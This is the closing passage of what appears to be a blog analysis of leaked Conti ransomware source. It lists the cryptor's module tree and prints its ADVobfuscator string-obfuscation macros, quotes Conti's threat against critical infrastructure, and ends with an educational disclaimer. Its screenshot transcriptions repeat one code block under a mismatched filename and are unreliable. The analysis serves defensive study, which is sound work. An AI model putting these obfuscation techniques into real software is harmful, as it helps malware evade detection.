


The screenshot shows an IDE window with the following content:

- Project Explorer (left):
  - cont\_i\_v3
    - cryptor
      - antihooks
      - api
      - chacha20
      - Debug
      - filesystem
      - global
      - logs
      - network\_scanner
      - obfuscation** (highlighted with a red box)
        - MetaRandom2.h
        - MetaString.h
      - prockiller
      - Release
      - threadpool
      - x64
    - common.h
    - cryptor.cpp
    - cryptor.h
    - cryptor.vcxproj
    - cryptor.vcxproj.filters
    - cryptor.vcxproj.user
    - main.cpp

- Editor (right):
- MetaRandom2.h
  - 1 `#pragma once`
  - 2
  - 3 `#include "metarandom2.h"`
  - 4
  - 5 `#include <array>`
  - 6 `#include <utility>`
  - 7
  - 8 `//namespace andrivet { namespace ADVobfuscator {`
  - 9 `//} }`
  - 10
  - 11 `#define OBFUSCATE_STRINGS`
  - 12
  - 13 `template <int A, int B>`
  - 14 `struct ExtendedEuclidian`
  - 15 `{`
  - 16 `... enum`
  - 17 `... {`
  - 18 `... d = ExtendedEuclidian<B, A % B>::d,`
  - 19 `... x = ExtendedEuclidian<B, A % B>::y,`
  - 20 `... y = ExtendedEuclidian<B, A % B>::x - (A /`
  - 21 `... };`
  - 22 `};`
  - 23
- MetaString.h
  - 83 `... volatile bool m_isDecrypted = false;`
  - 84 `... volatile unsigned char m_buffer[sizeof...(Ints)];`
  - 85 `};`
  - 86
  - 87 `// 000 ANSI 00000.`
  - 88 `#define OBFA(str)((const char*)MetaBuffer<std::get<MetaRandom2<_COUNTER_, 30>::value>(PrimeNumbers), \`
  - 89 `... MetaRandom2<_COUNTER_, 126>::value, \`
  - 90 `... std::make_index_sequence<sizeof(str)>((const unsigned char*)str).decrypt())`
  - 91 `// 000 UNICODE 00000.`
  - 92 `#define OBFW(str)((const wchar_t*)MetaBuffer<std::get<MetaRandom2<_COUNTER_, 30>::value>(PrimeNumbers), \`
  - 93 `... MetaRandom2<_COUNTER_, 126>::value, \`
  - 94 `... std::make_index_sequence<sizeof(str)>((const unsigned char*)str).decrypt())`
  - 95
  - 96 `#if defined(UNICODE) || defined(_UNICODE)`
  - 97 `#define _TOBF OBFW`
  - 98 `#else`
  - 99 `#define _TOBF OBFA`
  - 100 `#endif`

which can generate obfuscated code via ADVObfuscator. For example strings:



The screenshot shows an IDE window with the following content:

- Editor (right):
  - getapi.cpp
    - 83 `... volatile bool m_isDecrypted = false;`
    - 84 `... volatile unsigned char m_buffer[sizeof...(Ints)];`
    - 85 `};`
    - 86
    - 87 `// 000 ANSI 00000.`
    - 88 `#define OBFA(str)((const char*)MetaBuffer<std::get<MetaRandom2<_COUNTER_, 30>::value>(PrimeNumbers), \`
    - 89 `... MetaRandom2<_COUNTER_, 126>::value, \`
    - 90 `... std::make_index_sequence<sizeof(str)>((const unsigned char*)str).decrypt())`
    - 91 `// 000 UNICODE 00000.`
    - 92 `#define OBFW(str)((const wchar_t*)MetaBuffer<std::get<MetaRandom2<_COUNTER_, 30>::value>(PrimeNumbers), \`
    - 93 `... MetaRandom2<_COUNTER_, 126>::value, \`
    - 94 `... std::make_index_sequence<sizeof(str)>((const unsigned char*)str).decrypt())`
    - 95
    - 96 `#if defined(UNICODE) || defined(_UNICODE)`
    - 97 `#define _TOBF OBFW`
    - 98 `#else`
    - 99 `#define _TOBF OBFA`
    - 100 `#endif`


That's all today. In the next part I will investigate **network\_scanner** and **filesystem** modules.

## conclusion

---

On **February 25th, 2022**, Conti released a statement of full support for the Russian government - coupled with a stern warning addressed at anyone who might consider retaliating against Russia via digital warfare.

### “WARNING”

 The Conti Team is officially announcing a full support of Russian government. If any body will decide to organize a cyberattack or any war activities against Russia, we are going to use our all possible resources to strike back at the critical infrastructures of an enemy.

 2/25/2022

 55

 0 [ 0.00 B ]

ContiLeaks is a turning point in the cybercrime ecosystem, and in this case, we can expect a lot of changes in how cybercriminal organizations operate. From the one side less mature cybercriminal orgs might be very powerful and instead more sophisticated gangs will learn from Conti's mistakes.

I hope this post spreads awareness to the blue teamers of this interesting malware techniques, and adds a weapon to the red teamers arsenal.

[Carbanak](#)

[GetApiAddr implementation in Carberp malware](#)

[Carbanak source code](#)

[MurmurHash by Austin Appleby](#)

[ADVObfuscator](#)

[ChaCha cipher](#)

[theZoo repo in Github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*